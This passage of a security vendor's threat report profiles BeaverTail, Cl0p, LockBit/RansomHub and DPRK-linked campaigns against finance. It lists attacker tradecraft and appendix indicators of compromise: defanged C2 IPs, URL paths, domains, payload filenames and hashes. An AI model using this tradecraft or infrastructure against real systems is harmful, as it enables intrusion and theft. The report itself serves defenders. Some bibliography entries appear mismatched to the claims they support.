
BeaverTail is distributed through multiple sophisticated vectors:

- **Trojanized npm packages:** Malicious packages like node-nvm-ssh, twitterapis, and dev-debugger-vite were uploaded to public repositories and downloaded thousands of times before removal [42] [43].
- **Fake job interview platforms:** Threat actors impersonate recruiters and lure victims into downloading malware disguised as technical assessments or video conferencing tools (e.g., FCCCall, FreeConference) [44] [45].
- **ClickFix social engineering:** Victims are prompted to run OS-specific commands to "fix" fake technical issues, triggering malware downloads. These commands often use curl or wget with custom headers to bypass sandbox detection. Darktrace identified [46] multiple ClickFix attacks across multiple customer environments in both Europe, the Middle East, and Africa (EMEA) and the US.

Technical Capabilities

BeaverTail has undergone significant technical refinement [47] [48] [49] [50]:

- **Cross-platform support:** Delivered as compiled executables via PyInstaller or .pkg installers, allowing execution on systems without JavaScript or Python interpreters.
- **Obfuscation and evasion:** Uses hexadecimal string encoding, dynamic user-agent header verification, and decoy payloads to evade detection.
- **Modular architecture:** Capable of downloading second-stage payloads like InvisibleFerret, a Python-based remote access trojan (RAT)/backdoor.
- **Surveillance features:**
  - Keylogging via node-global-key-listener
  - Screenshot capture via screenshot-desktop
  - Clipboard monitoring to steal cryptocurrency wallet data and credentials



Recent Evolution

In 2025, BeaverTail has increasingly been seen merged with OtterCookie [51], another DPRK-linked malware strain:

- OtterCookie v5 now includes BeaverTail's data-stealing modules and adds enhanced surveillance capabilities [52].
- The merged malware supports browser profile enumeration, wallet targeting, and remote access via tools like AnyDesk [53].
- Visual Studio Code extensions have also been weaponized to deliver BeaverTail and OtterCookie payloads [52].

C2 Innovations

- Recent campaigns have leveraged blockchain -based C2 infrastructure [54] [55] [56] [57]:
- EtherHiding: Payloads are stored in smart contracts on Ethereum and BNB Smart Chain, making them resistant to takedowns and censorship.
- This technique allows dynamic payload delivery and operational compartmentalization between threat actor teams.

Targeting and Attribution

- **Primary targets:** Cryptocurrency traders, developers, marketing professionals, and retail sector employees [58] [59].
- **Attribution:** Linked to DPRK threat clusters including Famous Chollima, Gwisin Gang, and Tenacious Pungsan, all believed to be subgroups of the Lazarus Group [60].
- **Motivations:** Financial gain, cyberespionage, and strategic disruption [61] [62].

Cl0p Ransomware

Cl0p, also known as TA505, is a financially motivated ransomware group that has gained notoriety for its aggressive extortion tactics and exploitation of zero-day vulnerabilities in widely used enterprise software. First observed in 2019 [63], Cl0p has evolved from traditional ransomware operations [64] into a sophisticated Ransomware-as-a-Service (RaaS) model [65].

Motivations:

Cl0p's primary motivation is financial gain through extortion. The group is known for its use of multi-level extortion [66], which can include:

- Encrypting victim data
- Exfiltrating sensitive files
- Threatening public leaks
- Directly contacting stakeholders and executives to apply pressure

This multi-pronged approach increases the likelihood of ransom payment and amplifies reputational damage for the victim.

Notable Campaigns:


MOVEit Transfer Exploitation (2023):
Cl0p exploited a zero-day vulnerability (CVE-2023-34362) in Progress Software's MOVEit Transfer platform, affecting hundreds of organizations globally [67]. Financial institutions were significantly impacted due to their reliance on secure file transfer systems. The attack led to widespread data exfiltration [68] and public exposure of sensitive information [69].

Cleo File Transfer Attacks (2024):
In a follow-up campaign, Cl0p targeted vulnerabilities in Cleo's enterprise file transfer software [70], continuing its focus on supply chain exploitation. These attacks demonstrated the group's ability to pivot quickly to new platforms and maintain pressure on the financial sector.

In December 2024, Darktrace investigated two vulnerabilities in Cleo's MFT software which included a CVE exploited by the Cl0p ransomware group [71].

Tactics and Techniques:

- Initial access via phishing and exploitation of file transfer software
- Use of legitimate tools for lateral movement and data staging
- Deployment of custom ransomware payloads
- Leak site publication and direct outreach to victims



Impact on the Financial Sector:

Cl0p's campaigns have resulted in significant financial losses, regulatory scrutiny, and reputational damage [72]. Their focus on exploiting trusted infrastructure and targeting high-value data makes them one of the most disruptive ransomware groups in operation [73].

CISO Insights: **"The primary targets in our environment are management and VIPs, so we focus on controlling that risk. Some of this is managed through physical approval for any financial transactions above a certain threshold. We also have broader obligations, but we must consider how our clients present counterparty risk. A data breach on that side is probably a bigger threat than ransomware." - Will Miller, Chief Compliance Officer, Asset Mgmt. Fund.**

RansomHub & LockBit

LockBit and RansomHub represent two distinct but interconnected phases in the evolution of RaaS operations targeting the financial sector. LockBit, one of the most prolific ransomware groups globally, was significantly disrupted in 2024 during Operation Cronos [74], a coordinated law enforcement takedown led by the FBI and the UK's NCA. However, the aftermath of this operation gave rise to RansomHub, a newer RaaS platform that quickly gained traction among unaffiliated or splintered threat actors [75] [76].

Darktrace examined RansomHub at the start of 2025 and revealed a connection to the ShadowSyndicate threat group, a threat actor reportedly active since July 2022, working with various ransomware groups and affiliates of ransomware programs. Read more in the Inside the SOC blog here.

Motivations:

Both groups are financially motivated, operating under the RaaS model where affiliates conduct attacks using shared infrastructure and payloads. Their primary goals include:

- Extorting ransom payments through encryption and data theft
- Monetizing stolen data via leak sites or dark web resale
- Targeting high-value institutions with low tolerance for downtime

Tactics and Techniques:

- Initial access via phishing, credential theft, and exploitation of edge infrastructure
- Use of PsExec, SMB writes, and remote management tools for lateral movement
- Encryption of critical systems and exfiltration of sensitive data
- Leak site publication and direct outreach to victims and stakeholders

Impact on the Financial Sector:

The transition from LockBit to RansomHub illustrates the resilience and adaptability of ransomware ecosystems. Despite major takedowns, threat actors continue to evolve, rebrand, and retool. Financial institutions remain prime targets due to their data sensitivity, regulatory exposure, and operational criticality. The emergence of closed RaaS groups and unaffiliated operators further complicates attribution and response efforts.

Current DPRK-Linked Campaign Targeting the Finance Sector

Darktrace has detected multiple coordinated attempts targeting the finance industry as recent as December 8, 2025.

The targets included organizations in the cryptocurrency, fintech, and gambling sectors across the United Kingdom, Sweden, Portugal, Spain, Chile, Kenya, and Nigeria.

These campaigns exhibited hallmark activity of DPRK-affiliated threat actors, leveraging advanced social engineering focused on job hunters, spear-phishing, React2Shell exploitation (CVE 2025-55182), and a new Beavertail malware variant. The case studies below highlight tradecraft examples of this activity, while the appendix will have the most recent C2 IPs.

■ Case One:

UK Financial Organization Compromised via Likely Malicious npm Package

Initial Access

The exact initial access vector remains definitively unknown; however, evidence suggests it likely originated from a malicious npm package hosted on GitHub or GitLab. This aligns with the Lazarus Group's history of exploiting supply-chain vulnerabilities, particularly those targeting blockchain and cryptocurrency organizations [77].

First Stage: Beavertail Infostealer

Beavertail is a JavaScript-based information stealer designed to harvest sensitive data such as crypto wallets, browser credentials, keychain databases, and other files [78]. It also includes advanced surveillance features like keylogging, screenshot capture, and clipboard monitoring. Collected system information is sent to a C2 endpoint using a UUID for victim identification.

Observed Behavior

In the victim's environment, a connection was established to 23.227.202[.]52:1224 /brow/5/504, leading to the download of an obfuscated Python script named brow5_504.py. This script contained 128 layers of obfuscation and was designed to fetch additional payloads from Pastebin and execute Tsunami Injector. The Python script is a variant of InvisibleFerret, a malware family previously attributed to Lazarus Group, a DPRK-affiliated threat actor known for targeting cryptocurrency and blockchain sectors for financial gain.


Second Stage: Tsunami Injector & Tsunami

The Tsunami Injector loads Tsunami modules that enable credential theft, session hijacking, cookie exfiltration, and backdoor functionality. This modular approach provides attackers with persistence and remote-control capabilities.

Conclusion

This compromise demonstrates a sophisticated multi-stage attack leveraging supply-chain vulnerabilities and modular malware. The attackers used Beavertail for initial credential theft, followed by heavily obfuscated Python scripts and Tsunami modules, hallmarks of a well-resourced adversary.

The linkage to InvisibleFerret strongly suggests Lazarus Group involvement, consistent with their financial motivations and historical targeting of blockchain entities.



Observed DPRK-Linked Targeting of Financial Organizations

■ Case Study Two:

React2Shell Exploitation Across Multiple Targets

Darktrace previously published a blog on React2Shell, detailing observed malicious activity, including a honeypot that was infected within two minutes of deployment.

The full story can be found here.

Initial Access

React2Shell exploitation (CVE-2025-55182), a pre-authentication remote code execution vulnerability affecting React Server Components and downstream frameworks like Next.js App Router. This flaw allows attackers to execute arbitrary code via crafted HTTP payloads under default configurations, making internet-facing systems particularly vulnerable.

Exploit and Early Indicators

After gaining access, attackers established connections to proxy1.ip2worlds[.]vip to download additional scripts. Concurrently, repeated HTTP requests were observed to wet4g13ncu255d[.]icu, a domain associated with the Rekobee Linux backdoor [79]. Another notable indicator was traffic to lnzafqrdnkbqligzetxl-jqgnsp5eb32wh.oast.fun, suggesting Out-of-Band Application Security Testing (OAST) techniques, which can be weaponized for data exfiltration [80]. Additionally, connections to pool.hashvault.pro indicated Monero cryptocurrency mining activity.

Payload: EtherRAT

OSINT revealed DPRK threat actors exploiting React2Shell to deliver EtherRAT, a previously undocumented Linux implant [81].

EtherRAT uses Ethereum smart contracts for C2 resolution, polling every 500ms and employing five persistence mechanisms. It downloads its own Node.js runtime from nodejs[.]org and queries nine Ethereum RPC endpoints in parallel, selecting the majority response to determine its C2 URL. EtherRAT overlaps with the Contagious Interview campaign [82], which has targeted blockchain developers since early 2025.

Staging Infrastructure

In one instance, a staging server at 193.24.123[.]68:3001 hosted a shell script payload (gfdsgsdfhfsd_ghsfdgsfdgsdfg.sh), which contacted a C2 at 91.215.85[.]42:3000/api/reobf/3481534f-07db-4e32-bf0e-df8ba7510211. Both IPs belong to ASN AS200593 (Prospero OOO), a Russian "bulletproof" hosting provider frequently used by cybercriminals [83].

Multiple related hashes were identified, including:

```
d5725519d9e66bc590ac54c11d1d90e5
```

The use of EtherRAT, an Ethereum-based C2 resolution, and infrastructure linked to DPRK campaigns strongly suggests the presence of DPRK threat actors, likely Lazarus or affiliated groups, continuing their focus on blockchain and cryptocurrency sectors.

Conclusion

CISO insights: **"Rapid AI adoption without guardrails was cited as a growing concern, with CISO's urging more scientific methodology and bespoke use cases to mitigate privacy and compliance risks."**

The financial sector remains a cornerstone of global economic stability and a prime target for both financially motivated and state-sponsored cyber adversaries. Rapid digital transformation driven by cloud adoption, cryptocurrency integration, and AI adoption has expanded the attack surface, introducing new vulnerabilities in edge infrastructure, identity systems, and third-party ecosystems.

AI is emerging as a critical component of defense, enabling anomaly detection and automated response at scale. At the same time, its ungoverned adoption poses significant risks, underscoring the need for clear guardrails and responsible implementation.

Collaboration across sectors is essential. Financial institutions, regulators, and technology providers must work together to share intelligence, strengthen identity controls, and accelerate patch management to mitigate systemic risk.

We expect over the next 12 months that threat actors will intensify attacks on cloud environments, decentralized finance platforms, and identity systems. State-sponsored campaigns will likely prioritize availability and systemic disruption, while financially motivated groups refine extortion tactics. Building resilience through adaptive security, proactive monitoring and collaboration will be critical to ensuring safe and secure digital environment for the financial sector.

Appendices

Indicators of Compromise (IoCs)

http://5.180[.]24[.]17:1244

3dfb3c49d5430a32da442178965b188a – next-preconfig-1.0.0.flatten.js

23.227.202[.]52:1224 /brow/5/504

brow5_504.py

proxy1.ip2worlds[.]

wet4g13ncu255d[.]icu

lnzafqrdnkbqligzetxljqgnsp5eb32wh.oast.fun

193.24.123[.]68:3001

gfdsgsdfhfsd_ghsfdgsfdgsdfg.sh

91.215.85[.]42:3000/api/reobf/3481534f-07db-4e32-bf0e-df8ba7510211

d5725519d9e66bc590ac54c11d1d90e5

Bibliography

[1] [Online]. Available: https://www.threatintel.academy/wp-content/uploads/2020/07/diamond_summary.pdf.

[2] [Online]. Available: https://www.nccoe.nist.gov/publication/1800-26/VolA/index.html.

[3] [Online]. Available: https://www.ncsc.gov.uk/pdfs/whitepaper/ransomware-extortion-and-the-cyber-crime-ecosystem.pdf.

[4] [Online]. Available: https://www.csoonline.com/article/4032874/ransomware-attacks-the-evolving-extortion-threat-to-us-financial-institutions.html.

[5] [Online]. Available: https://www.fbi.gov/how-we-can-help-you/scams-and-safety/common-frauds-and-scams/business-email-compromise.

[6] [Online]. Available: https://www.conduitsecurity.com/blog/2024-ic3-report.

[7] [Online]. Available: https://www.darktrace.com/resources/annual-threat-report-2024.

[8] [Online]. Available: https://www.thetimes.com/business-money/technology/article/darktrace-boss-i-was-deepfaked-and-i-couldnt-tell-difference-sxzw0nk5z.

[9] [Online]. Available: https://www.darktrace.com/blog/a-snake-in-the-net-defending-against-aitm-phishing-threats-and-mamba-2fa.

[10] [Online]. Available: https://www.darktrace.com/blog/phishing-with-qr-codes-how-darktrace-detected-and-blocked-the-bait.

[11] [Online]. Available: https://www.darktrace.com/blog/2025-cyber-threat-landscape-darktraces-mid-year-review.

[12] [Online]. Available: https://www.fortra.com/blog/bec-global-insights-report-january-2025.

[13] [Online]. Available: https://www.microsoft.com/en-us/security/blog/2023/07/06/the-five-day-job-a-blackbyte-ransomware-intrusion-case-study/.

[14] [Online]. Available: https://malpedia.caad.fkie.fraunhofer.de/details/js.beavertail.

[15] [Online]. Available: https://attack.mitre.org/software/S1246/.

[16] [Online]. Available: https://www.microsoft.com/en-us/security/blog/2022/04/13/dismantling-zloader-how-malicious-ads-led-to-disabled-security-tools-and-ransomware/.

[17] [Online]. Available: https://www.darktrace.com/blog/disarming-the-warmcookie-backdoor-darktraces-oven-ready-solution.

[18] [Online]. Available: https://www.darktrace.com/blog/meeten-malware-a-cross-platform-threat-to-crypto-wallets-on-macos-and-windows.

[19] [Online]. Available: https://unit42.paloaltonetworks.com/2025-unit-42-global-incident-response-report-social-engineering-edition/.

[20] [Online]. Available: https://news.sophos.com/en-us/2023/07/13/the-state-of-ransomware-in-financial-services-2023/.

[21] [Online]. Available: https://www.federalreserve.gov/publications/files/cybersecurity-report-202507.pdf.

[22] [Online]. Available: https://www.fca.org.uk/freedom-information/information-cyber-attacks-and-data-breaches-reported-fca-october-2023.

[23] [Online]. Available: https://www.patelco.org/securityupdate.

[24] [Online]. Available: https://www.darktrace.com/blog/darktraces-view-on-operation-lunar-peek-exploitation-of-palo-alto-firewall-devices-cve-2024-2012-and-2024-9474.

[25] [Online]. Available: https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-317a.

[26] [Online]. Available: https://www.microsoft.com/en-us/security/blog/2025/10/06/investigating-active-exploitation-of-cve-2025-10035-goanywhere-managed-file-transfer-vulnerability/.

[27] [Online]. Available: https://www.netcraft.com/blog/moveit-hack.

[28] [Online]. Available: https://nvd.nist.gov/vuln/detail/cve-2023-4966.

[29] [Online]. Available: https://attack.mitre.org/groups/G0032/.

[30] [Online]. Available: https://home.treasury.gov/news/press-releases/sm774.

[31] [Online]. Available: https://www.dni.gov/files/CTIIC/documents/products/North-Korean-TTPs-for-Revenue-Generation.pdf.

[32] [Online]. Available: https://www.justice.gov/opa/pr/justice-department-announces-coordinated-nationwide-actions-combat-north-korean-remote.

[33] [Online]. Available: https://home.treasury.gov/news/press-releases/jy1933.

[34] [Online]. Available: https://thehackernews.com/2024/07/north-korean-hackers-update-beavertail.html.

[35] [Online]. Available: https://unit42.paloaltonetworks.com/north-korean-threat-actors-lure-tech-job-seekers-as-fake-recruiters/.

[36] [Online]. Available: https://www.infosecurity-magazine.com/news/beavertail-malware-job-seekers/.

[37] [Online]. Available: https://www.techworm.net/2025/04/north-korean-hackers-target-crypto-fake-firms-job-offers.html.

[38] [Online]. Available: https://www.bleepingcomputer.com/news/security/hackers-steal-197-million-in-crypto-in-euler-finance-attack/.

[39] [Online]. Available: https://www.chainalysis.com/blog/euler-finance-flash-loan-attack/.

[40] [Online]. Available: https://attack.mitre.org/software/S1246/.

[41] [Online]. Available: https://www.gov.il/BlobFolder/reports/beavertail/he/Analyzing the BeaverTail Infostealer.pdf.

[42] [Online]. Available: https://www.sentinelone.com/blog/unseen-threats-in-software-development-the-perils-of-trojanized-npm-packages/.

[43] [Online]. Available: https://www.bleepingcomputer.com/news/security/shai-hulud-malware-infects-500-npm-packages-leaks-secrets-on-github/.

[44] [Online]. Available: https://unit42.paloaltonetworks.com/north-korean-threat-actors-lure-tech-job-seekers-as-fake-recruiters/.

[45] [Online]. Available: https://thehackernews.com/2024/09/north-korean-hackers-targets-job.html.

[46] [Online]. Available: https://www.darktrace.com/blog/unpacking-clickfix-darktraces-detection-of-a-prolific-social-engineering-tactic.

[47] [Online]. Available: https://attack.mitre.org/software/S1246/.

[48] [Online]. Available: https://gbhackers.com/beavertail-malware/.

[49] [Online]. Available: https://cybermaterial.com/invisibleferret-backdoor-malware/.

[50] [Online]. Available: https://cybersecuritynews.com/north-korean-hackers-using-malicious-scripts-combining-beavertail-and-ottercookie-for-keylogging/.

[51] [Online]. Available: https://www.microsoft.com/en-us/security/blog/2025/10/06/investigating-active-exploitation-of-cve-2025-10035-goanywhere-managed-file-transfer-vulnerability/.

[52] [Online]. Available: https://blog.talosintelligence.com/beavertail-and-ottercookie/.

[53] [Online]. Available: https://andreafortuna.org/2025/10/18/north-korean-hackers-merge-beavertail-and-ottercookie-malware.

[54] [Online]. Available: https://cloud.google.com/blog/topics/threat-intelligence/dprk-adopts-etherhiding.

[55] [Online]. Available: https://www.bleepingcomputer.com/news/security/north-korean-hackers-use-etherhiding-to-hide-malware-on-the-blockchain/.

[56] [Online]. Available: https://www.csoonline.com/article/4074916/north-korean-threat-actors-turn-blockchains-into-malware-delivery-servers.html.

[57] [Online]. Available: https://securityboulevard.com/2025/10/the-unkillable-threat-how-attackers-turned-blockchain-into-bulletproof-malware-infrastructure/.

[58] [Online]. Available: https://attack.mitre.org/groups/G0032/.

[59] [Online]. Available: https://www.csoonline.com/article/3481659/north-korean-group-infiltrated-100-plus-companies-with-imposter-it-pros.html.

[60] [Online]. Available: https://attack.mitre.org/groups/G0032/.

[61] [Online]. Available: https://www.justice.gov/archives/opa/press-release/file/1367701/dl.

[62] [Online]. Available: https://www.justice.gov/archives/opa/pr/north-korean-regime-backed-programmer-charged-conspiracy-conduct-multiple-cyber-attacks-and.

[63] [Online]. Available: https://www.cyber.gc.ca/en/guidance/profile-ta505-cl0p-ransomware.

[64] [Online]. Available: https://www.cisa.gov/sites/default/files/publications/202103231400_Analyst_Note_CL0P_TLP_WHITE.pdf.

[65] [Online]. Available: https://www.cisa.gov/sites/default/files/publications/202103231400_Analyst_Note_CL0P_TLP_WHITE.pdf.

[66] [Online]. Available: https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-158a.

[67] [Online]. Available: https://www.enisa.europa.eu/sites/default/files/publications/ENISA Threat Landscape 2023.pdf.

[68] [Online]. Available: https://www.cisa.gov/sites/default/files/2023-07/aa23-158a-stopransomware-cl0p-ransomware-gang-exploits-moveit-vulnerability_8.pdf.

[69] [Online]. Available: https://cybelangel.com/blog/moveit-cl0p-breach/.

[70] [Online]. Available: https://www.darktrace.com/blog/cleo-file-transfer-vulnerability-patch-pitfalls-and-darktraces-detection-of-post-exploitation-activities.

[71] [Online]. Available: https://www.darktrace.com/blog/cleo-file-transfer-vulnerability-patch-pitfalls-and-darktraces-detection-of-post-exploitation-activities.

[72] [Online]. Available: https://www.datastackhub.com/security/clop-ransomware/.

[73] [Online]. Available: https://www.cisa.gov/news-events/news/cisa-and-fbi-release-advisory-cl0p-ransomware-gang-exploiting-moveit-vulnerability.

[74] [Online]. Available: https://www.nationalcrimeagency.gov.uk/the-nca-announces-the-disruption-of-lockbit-with-operation-cronos.

[75] [Online]. Available: https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-242a.

[76] [Online]. Available: https://blog.checkpoint.com/research/ransomwares-evolving-threat-the-rise-of-ransomhub-decline-of-lockbit-and-the-new-era-of-data-extortion/.

[77] [Online]. Available: https://unit42.paloaltonetworks.com/two-campaigns-by-north-korea-bad-actors-target-job-hunters/..

[78] [Online]. Available: https://www.esentire.com/blog/bored-beavertail-invisibleferret-yacht-club-a-lazarus-lure-pt-2.

[79] [Online]. Available: https://otx.alienvault.com/indicator/domain/wet4g13ncu255d.icu.

[80] [Online]. Available: https://socket.dev/blog/weaponizing-oast-how-malicious-packages-exploit-npm-pypi-and-rubygems..

[81] [Online]. Available: https://www.sysdig.com/blog/etherrat-dprk-uses-novel-ethereum-implant-in-react2shell-attacks..

[82] [Online]. Available: https://krebsonsecurity.com/2025/02/notorious-malware-spam-host-prospero-moves-to-kaspersky-lab..

[83] [Online]. Available: https://krebsonsecurity.com/2025/02/notorious-malware-spam-host-prospero-moves-to-kaspersky-lab..

About Darktrace

Darktrace is a global leader in AI cybersecurity that keeps organizations ahead of the changing threat landscape every day. Founded in 2013 in Cambridge, UK, Darktrace provides the essential cybersecurity platform to protect organizations from unknown threats using AI that learns from each business in real-time. Darktrace's platform and services are supported by 2,700+ employees who protect nearly 10,000 customers globally. To learn more, visit www.darktrace.com.

North America: +1 (415) 229 9100 | Europe: +44 (0) 1223 394 100 | Asia-Pacific: +65 6804 5010 | Latin America: +55 11 4949 7696

darktrace.com | info@darktrace.com